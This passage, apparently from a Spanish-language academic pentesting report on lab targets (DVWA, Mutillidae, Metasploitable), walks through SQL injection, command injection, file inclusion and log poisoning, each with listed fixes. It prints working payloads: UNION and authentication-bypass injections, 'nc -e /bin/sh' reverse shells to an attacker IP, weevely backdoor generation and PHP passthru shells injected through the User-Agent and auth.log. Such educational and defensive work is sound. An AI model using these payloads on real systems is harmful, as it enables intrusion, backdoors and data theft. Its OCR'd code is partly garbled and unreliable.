

Figura 15. Ejecución de SQQL
Elaborado por: los autores

2.3. Introducir el código ' order by 2# en la caja de texto a buscar (cambia el orden de los productos). La consulta queda así: SELECT * FROM products WHERE titulo LIKE '%k' order by 2#%' AND …; los carateres que se encuentran luego del # el SQL lo ignora.



Figura 16. Introducir el código ' order by 2# en la caja de texto a buscar
Elaborado por: los autores

2.4. Se confirma la vulnerabilidad en GET, se obtiene el número de columnas modificando el *order by*. En este caso se confirma que la tabla tiene 4 columnas.



Figura 17. Confirmación de la vulnerabilidad en GET
Elaborado por: los autores

2.5. Enviar (se observa como se coloca cada columna).



Figura 18. Enviar (se observa como se coloca cada columna)
Elaborado por: los autores

2.6. Obtener información de la base de datos: ' union select -1,database(),user(),version()#
Se observa que la base de datos se llama digishop, están utilizando MariaDB 5.5 con el usuario root en el mismo servidor.



Figura 19. Obtener información de la base de datos
Elaborado por: los autores

2.7. Incorrecto.

```
set($_GET['Submit'])){

/ Retrieve data

id = $_GET['id'];

getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

num = mysql_numrows($result);

i = 0;

hile ($i < $num) {

 $first = mysql_result($result,$i,"first_name");
 $last = mysql_result($result,$i,"last_name");

 echo '<pre>';
 echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
 echo '</pre>';

 $i++;
```

Figura 20. Incorrecto
Elaborado por: los autores

2.8. Correcto.

```php
<?php

if (isset($_GET['Submit'])) {

  // Retrieve data

  $id = $_GET['id'];
  $id = stripslashes($id);
  $id = mysql_real_escape_string($id);

  if (is_numeric($id)){

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

      $first = mysql_result($result,$i,"first_name");
      $last = mysql_result($result,$i,"last_name");

      echo '<pre>';
      echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
      echo '</pre>';

      $i++;
    }
  }
}
?>
```

Figura 21. Correcto
Elaborado por: los autores

2.9. Solución: en las consultas SQL a las variable que permiten ingresar al usuario se debe aplicar filtros de caracteres, tipos de datos, y caracteres de escape.

3. Vulnerabilidad en la obtencióin de tabla de la base de datos

3.1. Obtener datos tabla de la base de datos con la consulta: xqw' union select - 1,table_name,user(),version() from information_schema.tables where table_schema='digishop'#



Figura 22. Obtención de datos tabla de la base de datos con la consulta
Elaborado por: los autores

3.2. Solución: en las consultas SQL a las variable que permiten ingresar al usuario se debe aplicar filtros de caracteres, tipos de datos, y caracteres de escape.

4. Vulnerabilidad ingresando como administrador a la plataforma

4.1 Si el login permite inyección SQL, la consulta esta de la siguiente manera: SELECT * FROM users WHERE name='TEXTO_INGRESADO' AND passwd='PASSWORD_INGRESADO'Alterar la consulta modificando el TEXTO_INGRESADO así: SELECT * FROM users WHERE name='algo' #' AND passwd='PASSWORD_INGRESADO'



Figura 23. Consulta si el login permite inyección SQL
Elaborado por: los autores

4.2. Solución: No guardar el username como admin, root, administrador, administrator o sus variates, eliminar caracteres de escape antes de enviar la información tanto al lado de cliente como de servidor, preferiblemente realizar dos consultas una para usuarios y otra para passwords.

5. Vulnerabilidad ejecutando código

5.1. Explorar Ping de la siguiente manera:

- Aplica en casos donde se tiene herramientas de ejecución de código como ping o comandos que se ejecutan en el servidor.



Figura 24. Exploración Ping
Elaborado por: los autores

5.2. Utilizar el **;** para ejecutar dos comandos a la vez el resultado se obtiene del segundo comando. Para explotar esta vulnerabilidad se puede utilizar **nc** para obtener una conexión al servidor.



Figura 25. Utilización de **;** para ejecutar dos comandos y **nc** para obtener una conexión al servidor.
Elaborado por: los autores

5.3. Se escucha una conexión a un puerto del servidor atacante y en la web ejecutar el comando: 8.8.8.8;nc -e /bin/sh 192.168.20.116 8080, para tener una puerta trasera.



Figura 26. Ejecución del comando: 8.8.8.8;nc -e /bin/sh 192.168.20.116 8080
Elaborado por: los autores

5.4. Solución: Intentar no realizar la ejecución de código desde el servidor web, bloquear los puertos que no se van a utilizar en los servidores de producción.

- **Explotación de vulnerabilidades**

En cuanto a la explotación de las vulnerabilidades en la página web de la Tienda DIGI se utilizó Metasploitable (Pentesting) para las técnicas de ethical hacking. El proceso realizado es el siguiente:

1. **Carga de Archivos**
   - **1.1.** Se genera el archivo ejecutable de puerta trasera:
     - weevly generate password backdoor.php
     - weevly http://...../backdoor.php password
2. **Proxy burpsuite**
   - **2.1.** Abrir Burpsuite
   - **2.2.** Configurar proxy en el navegador HTTP Proxy 127.0.0.1:8080
   - **2.3.** Intercept ON
3. **Ejecución de comandos**
   - **3.1.** En el atacante escuchamos conexiones en el puerto 8080: nc -vv -l -p 8080
   - **3.2.** En el atacado enviamos el comando: <IP> | nc -e /bin/sh <IP_ATACANTE> <PORT>
4. **Inclusión de archivos locales**
   - **4.1.** En URLS como esta: http://192.168.20.112/dvwa/vulnerabilities/fi/?page=include.php
   - **4.2.** Se verifica si existe el include.php



Figura 27. Verificación de include.php
Elaborado por: los autores

   - **4.3.** Se observa el path y se reemplaza por el path /etc/passwd o a distintos archivos del servidor



Figura 28. Path y se reemplaza por el path /etc/passwd ción de include.php
Elaborado por: los autores

4.4. Explotar archivo /proc/self/environ

4.4.1. Buscar USER_AGENT

4.4.2. Encender BURPSUITE

4.4.3. Modificar User Agent e insertar código php<? passthru("nc -e /bin/sh <IP_ATACANTE> <PORT>"); ?>

4.4.4. Antes de enviar, escuchar por conexiones en PC atacante: nc -vv -l -p 8080

4.5. Explotar archivo /var/log/auth.log

4.5.1. Desde el terminal ejecutar

4.5.2. Codificar en base64 nc -e /bin/sh <IP_ATACANTE> <PORT>Ssh "<? passthru(base64_decode('nc -e /bin/sh <IP_ATACANTE> <PORT>')); ?>"

5. Mutillidae

5.1. En metasploitable configuramos la DB. Se crea un usuario user1: password. Se envía en usuario una comilla y se recibe.



Figura 29. Configuración de DB. Creación de user1

Elaborado por: los autores

5.2. Se prueba inyectar password' AND 1=1"#Debe ingresar

5.3. Se prueba inyectar password' AND 1=1"#Debe ingresar Username admin

5.4. Se prueba inyectar password' OR 1=1"#Debe ingresar



Figura 30. Se prueba inyectar password' OR 1=1"#Debe ingresar

Elaborado por: los autores

5.5. Usa solución temporal es mejorar el código donde se realiza las consultas SQL.

```
$query =    "SELECT + FROM accounts WHERE username='".
            $usuario.
            "' AND contraseña='".
            $contraseña.

$query =    "SELECT + FROM accounts WHERE username='".
            $conn->real_escape_string($usuario) .
            "' AND contraseña='".
            $conn->real_escape_string($contraseña).
            "'";
```

Figura 31. Solución temporal mejorar el código donde se realiza las consultas SQL
Elaborado por: los autores

6. Explotación en GET

6.1. Acceso:
http://192.168.20.112/mutillidae/index.php?page=userinfo.php&username=user1%27%20order%20by%20100000%23&password=password&user-info-php-submit-button=View+Account+Details



Figura 32. Acceso
Elaborado por: los autores

6.2. Ingresar:

```
SELECT * FROM accounts WHERE username='eric' order by 5#' AND password='$PASSWORD'

index.php?page=user-info.php&username=eric' union select 1,2,3,4,5%23&password=123456&user-info-php-submit-button=View+Account+Details
```

```
SELECT * FROM accounts WHERE username='eric' order by 5#' AND password='$PASSWORD'

index.php?page=user-info.php&username=eric' union select 1,database(),user(),version(),5%23&password=123456&user-info-php-submit-button=View+Account+Details

union select 1,2,3,4,5
```

Figura 33. Ingresar
Elaborado por: los autores

Elevación de privilegios

